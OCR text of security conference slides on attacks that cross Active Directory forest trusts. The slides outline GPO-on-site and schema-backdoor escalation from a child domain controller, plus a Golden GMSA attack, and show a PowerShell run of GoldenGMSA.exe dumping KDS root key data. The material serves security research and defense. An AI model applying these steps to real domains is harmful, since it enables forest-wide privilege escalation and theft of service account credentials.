
Add...

Delete

Edit...


CN=Configuration


- Combining what we know…
  - Writeable on all writeable DCs (as SYSTEM)
  - Replicates to all domains
- Write in child-domain, affect parent-domain
- What's in CN=Configuration?



Attack #3 - GPO on site trust attack

1. SYSTEM on child DC
2. Create malicious GPO
   - Create user
   - Add group member
   - Create Scheduled Task
   - And so on...
3. Link to site of parent domain DC






Attack #3 - GPO on site trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-03_gpo-on-site-attack.mp4


Attack #4 - Schema change trust attack

- Child-domain DC ≈ parent-domain Schema Admins
- Like Schema Admins attack:
  1. Change default security descriptor of new objects (create backdoor)
  2. Wait for new object creation
  3. Exploit backdoor



Attack #4 - Schema change trust attack

Full control of User classSchema object




Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-04_schema-attack-fail.mp4


Attack #4 - Schema change trust attack

Changing defaultSecurityDescriptor as SYSTEM child-DC



Attack #4 - Schema change trust attack

Grant right to user account instead?




Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/BSidesCPH2022/videos/demo-05_schema-attack-success.mp4

Attack #5 - Golden GMSA trust attack

- Golden GMSA tool by Yuval Gordon (@YuG0rd)
    1. Read public attributes from GMSA object
    2. Read protected attributes in CN=Configuration (KDS root key)
    3. Offline calculate GMSA plain-text password
- Intra-domain Golden GMSA = persistence
- Intra-forest Golden GMSA = trust attack

https://www.semperis.com/blog/golden-gmsa-attack/


ADSI Edit
File Action View Help
ADSI Edit
Configuration [ROOT-DC-01.root.local]
CN=Configuration,DC=root,DC=local
CN=DisplaySpecifiers
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundConfig
CN=NTDS Quotas
CN=Partitions
CN=Physical Locations
CN=Services
CN=AuthN Policy Configuration
CN=Claims Configuration
CN=Group Key Distribution Service
CN=Master Root Keys
CN=Server Configuration
CN=Microsoft SPP
CN=MsmqServices
CN=NetServices
CN=Public Key Services
CN=RRAS
CN=Shadow Principal Configuration
CN=Windows NT
CN=Sites
CN=WellKnown Security Principals
Name
Class
Distinguished Nam
CN=c3a6ff98-509a-807c-73...
msKds-ProvRootKey
CN=c3a6ff98-509a-
KDS root key object
CN=c3a6ff98-509a-807c-7389-d653862b18d7 Properties
Attribute Editor
Security
Attributes:
Attribute
Value
msKds-CreateTime
132932173278620000
msKds-DomainID
CN=ROOT-DC-01,OU=Domain Controllers,D
msKds-KDFAlgorithmID
SP800_108_CTR_HMAC
msKds-KDFParam
msKds-PrivateKeyLen...
512
msKds-PublicKeyLen...
2048
msKds-RootKeyData
msKds-SecretAgreem...
DH
msKds-SecretAgreem...
msKds-UseStartTime
132931813277994779
msKds-Version
1
name
c3a6ff98-509a-807c-7389-d
objectCategory
CN=ms-Kds-Prov-RootKey,C
objectClass
top; msKds-ProvRootKey
View
OK
Cancel
Security descriptor - CN=c3a6ff98-509a-807c-7389-d653862b18d7,CN=...
Owner
ROOT\Enterprise Admins
Group
ROOT\Enterprise Admins
SD control
SELF_RELATIVE
OWNER_DEFAULTED
GROUP_DEFAULTED
DACL_PRESENT
DACL_PROTECTED
DACL_AUTO_INHERITED
DACL_DEFAULTED
SACL_PRESENT
SACL_PROTECTED
SACL_AUTO_INHERITED
SACL_DEFAULTED
DACL (3 ACEs)
Type
Trustee
Rights
Flags
Allow
ROOT\Domain Admins
Full control
Allow
ROOT\Enterprise Admins
Full control
Allow
NT AUTHORITY\SYSTEM
Full control
Add...
Delete
Edit...


Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\> whoami; hostname
nt authority\system
CHILD-DC-01
PS C:\> .\GoldenGMSA.exe kdsinfo --forest child.root.local
Guid: 94eeb98c-5692-ca5b-33d8-aaada1aa3a3b
Base64 blob: AQAAAIy57pSSVlvKM9iqraGqOjsAAAAAAQAAAAAAAAAkAAAAUwBQADgAMAAwAF8AMQAwADgAXwBDAFQAUgBfAE
gATQBBAEMAHgAAAAAAAAABAAAADgAAAAAAAABTAEgAQQA1ADEAMgAAAAAAAAAEAAAARABIAAwCAAAMAgAAREhQTQABAACHqOYdtLZm
